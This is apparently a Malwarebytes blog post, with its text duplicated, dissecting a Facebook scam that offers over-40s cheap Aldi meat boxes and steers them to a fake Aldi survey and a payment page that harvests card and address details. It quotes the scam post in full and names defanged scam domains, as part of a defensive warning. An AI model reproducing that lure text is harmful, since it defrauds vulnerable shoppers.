      “My son works at Aldi and told me about something almost nobody knows. To be honest, I thought he was joking at first. If you’re over 40, you can get a meat box from Aldi for under $10. Sounds crazy, but it actually worked. They’re clearing out excess stock and, instead of throwing it away, they’re basically letting people have it for next to nothing. All I did was fill out a short form , I left the link in the comments in case it’s useful to anyone. I signed up for my husband (he’s 59 and loves a good steak), and when the box arrived, he opened it like it was his birthday. Everything looked fresh, neatly packed, and honestly there was more inside than we expected. It took me about a minute to fill out the form. If you’re over 40, definitely give it a go , worst case you lose a minute, best case you get a great box of meat almost for free.”


      Scam or legit? Scam Guard knows.


      There are several red flags here. Malwarebytes Scam Guard flagged:

      • Unusual offer: Promises of high-value products (“meat box from Aldi for under $10”) for an extremely low price are classic signs of scams, especially when they leverage well-known brands.
      • Anecdotal story: The post uses a personal story (“My son works at Aldi…”) to appear trustworthy and relatable, a common technique in social engineering.
      • Age restriction: Arbitrarily targeting people over 40 is a psychological trick to make the offer feel exclusive and relevant.
      • External link: The most common tactic is to provide a link in the comments rather than in the main post to avoid automatic detection by the platform.
      • Urgency and simplicity: Encourages quick action with phrases like “took me about a minute,” downplaying any possible risk.

      As it turns out, the possible risk, or “worst case” as the Facebook post calls it, is a lot worse than losing a minute of your time.

      The link was posted as the first comment and used the link shortening service cutt[.]ly (and here’s why you should beware of those):

      The link in the first comment

      The first redirect sent me to a website where my device was fingerprinted using an embedded JavaScript before redirecting me to https://gifts-survey[.]life/click?key={identifier}, a site designed to mimic the Aldi website. I had my VPN set to the US.

      Aldi meat box scam leads to a fake Aldi site.

      The scam page immediately creates urgency with messages like “only 1 spot left” and “you only have 2 minutes to complete the survey,” trying to stop visitors from thinking things through.

      The survey itself only asks basic questions, so there wasn’t much harm in clicking through it on my virtual machine.

      Aldi meat box scam - fake Aldi site.

      As a reward, I got to pick three out of nine boxes to win a prize. I’m happy to report that I “aced” that test.

      Aldi meat box scam leads to a fake Aldi site.

      So, I was forwarded to the scammers’ real goal. On the domain hyperbargainsflow[.]shop, visitors are prompted to enter payment details for their discounted meat box, plus an optional upsell for faster delivery.

      Aldi meat box scam leads to a fake Aldi site requesting payment details.

      The final page asks victims to hand over personal details, including their full name, contact information, and home address, along with payment details for the fake “delivery” fee.

      The site also uses tricks like more than 1,000 fake 5-star ratings and attempts to auto-complete and auto-submit the form if fields are detected as pre-populated. Saves you the trouble of submitting all your data yourself. Isn’t that nice of them?

      We found that similar campaigns have targeted Woolworths customers in South Africa and Australia using fake butcher profiles, and the Aldi angle has appeared in other countries as well.

      How to stay safe

      If a post promises a box of premium meat for the price of a sandwich, assume it is a scam until you can prove otherwise.

      The same simple checks will help you avoid this Aldi meat box scam and the next look‑alike campaign that pops up tomorrow.

      • Sometimes scrolling past the enthusiastic, fake comments will reveal what real users are saying:
      Comments on the Facebook post
      • You can also help slow these scams down by reporting them. On Facebook, click the three-dot menu on the post and choose Report post > Scam, fraud or false information.
      • If a deal claims to be “known only by insiders” or “almost nobody knows this,” treat it as a red flag, not a perk. Real retailers advertise widely and on their own accounts. They don’t hide genuine promotions in badly written Facebook posts from throwaway accounts.
      • Be wary of links posted in the comments. Scammers sometimes use that tactic to avoid automated scanning and reporting on the platform.
      • Check the browser address bar carefully. Scam pages can copy a brand’s logo and colors perfectly, but the domain name usually gives the game away. 
      • Never enter card details, your full address, or your phone number into a site you reached via a random social post, especially if the offer feels too good to be true. If you already did, contact your bank or card issuer as soon as possible and monitor your statements.
      • Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
      Malwarebytes blocks gifts-survey[.]life
      Malwarebytes blocks gifts-survey[.]life

      Pro tip: Malwarebytes Scam Guard recognized the Facebook post as a scam and could have saved somebody’s day.


      Let’s face it, an incognito window can only do so much. 
       
      Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

      •  

      Facebook scam promises cheap Aldi meat boxes, steals payment info instead

      Sometimes you spot posts on social media that make you wonder if any moderation takes place at all.

      Which is concerning, because twothirds of all online shopping scams now start on Facebook and Instagram. Online shopping scams are alarmingly common and have become one of the most frequently reported scam types in Australia. The Dutch police have also warned specifically about fake ads promising steep discounts.

      Apparently, and this is an issue we’ve flagged before, social media platforms could stop scams, but they don’t because it hurts their revenue.

      The Aldi meat box scam

      This Facebook post immediately rattled my cage:

      Facebook post about Aldi meat box

      This promotion is not from Aldi and is not endorsed by the company. A random account, which may be compromised or completely fake, posts:

      “My son works at Aldi and told me about something almost nobody knows. To be honest, I thought he was joking at first. If you’re over 40, you can get a meat box from Aldi for under $10. Sounds crazy, but it actually worked. They’re clearing out excess stock and, instead of throwing it away, they’re basically letting people have it for next to nothing. All I did was fill out a short form , I left the link in the comments in case it’s useful to anyone. I signed up for my husband (he’s 59 and loves a good steak), and when the box arrived, he opened it like it was his birthday. Everything looked fresh, neatly packed, and honestly there was more inside than we expected. It took me about a minute to fill out the form. If you’re over 40, definitely give it a go , worst case you lose a minute, best case you get a great box of meat almost for free.”


      Scam or legit? Scam Guard knows.


      There are several red flags here. Malwarebytes Scam Guard flagged:

      • Unusual offer: Promises of high-value products (“meat box from Aldi for under $10”) for an extremely low price are classic signs of scams, especially when they leverage well-known brands.
      • Anecdotal story: The post uses a personal story (“My son works at Aldi…”) to appear trustworthy and relatable, a common technique in social engineering.
      • Age restriction: Arbitrarily targeting people over 40 is a psychological trick to make the offer feel exclusive and relevant.
      • External link: The most common tactic is to provide a link in the comments rather than in the main post to avoid automatic detection by the platform.
      • Urgency and simplicity: Encourages quick action with phrases like “took me about a minute,” downplaying any possible risk.

      As it turns out, the possible risk, or “worst case” as the Facebook post calls it, is a lot worse than losing a minute of your time.

      The link was posted as the first comment and used the link shortening service cutt[.]ly (and here’s why you should beware of those):

      The link in the first comment

      The first redirect sent me to a website where my device was fingerprinted using an embedded JavaScript before redirecting me to https://gifts-survey[.]life/click?key={identifier}, a site designed to mimic the Aldi website. I had my VPN set to the US.

      Aldi meat box scam leads to a fake Aldi site.

      The scam page immediately creates urgency with messages like “only 1 spot left” and “you only have 2 minutes to complete the survey,” trying to stop visitors from thinking things through.

      The survey itself only asks basic questions, so there wasn’t much harm in clicking through it on my virtual machine.

      Aldi meat box scam - fake Aldi site.

      As a reward, I got to pick three out of nine boxes to win a prize. I’m happy to report that I “aced” that test.

      Aldi meat box scam leads to a fake Aldi site.

      So, I was forwarded to the scammers’ real goal. On the domain hyperbargainsflow[.]shop, visitors are prompted to enter payment details for their discounted meat box, plus an optional upsell for faster delivery.

      Aldi meat box scam leads to a fake Aldi site requesting payment details.

      The final page asks victims to hand over personal details, including their full name, contact information, and home address, along with payment details for the fake “delivery” fee.

      The site also uses tricks like more than 1,000 fake 5-star ratings and attempts to auto-complete and auto-submit the form if fields are detected as pre-populated. Saves you the trouble of submitting all your data yourself. Isn’t that nice of them?

      We found that similar campaigns have targeted Woolworths customers in South Africa and Australia using fake butcher profiles, and the Aldi angle has appeared in other countries as well.

      How to stay safe

      If a post promises a box of premium meat for the price of a sandwich, assume it is a scam until you can prove otherwise.

      The same simple checks will help you avoid this Aldi meat box scam and the next look‑alike campaign that pops up tomorrow.

      • Sometimes scrolling past the enthusiastic, fake comments will reveal what real users are saying:
      Comments on the Facebook post
      • You can also help slow these scams down by reporting them. On Facebook, click the three-dot menu on the post and choose Report post > Scam, fraud or false information.
      • If a deal claims to be “known only by insiders” or “almost nobody knows this,” treat it as a red flag, not a perk. Real retailers advertise widely and on their own accounts. They don’t hide genuine promotions in badly written Facebook posts from throwaway accounts.
      • Be wary of links posted in the comments. Scammers sometimes use that tactic to avoid automated scanning and reporting on the platform.
      • Check the browser address bar carefully. Scam pages can copy a brand’s logo and colors perfectly, but the domain name usually gives the game away. 
      • Never enter card details, your full address, or your phone number into a site you reached via a random social post, especially if the offer feels too good to be true. If you already did, contact your bank or card issuer as soon as possible and monitor your statements.
      • Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
      Malwarebytes blocks gifts-survey[.]life
      Malwarebytes blocks gifts-survey[.]life

      Pro tip: Malwarebytes Scam Guard recognized the Facebook post as a scam and could have saved somebody’s day.


      Let’s face it, an incognito window can only do so much. 
       
      Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

      •  
      ❌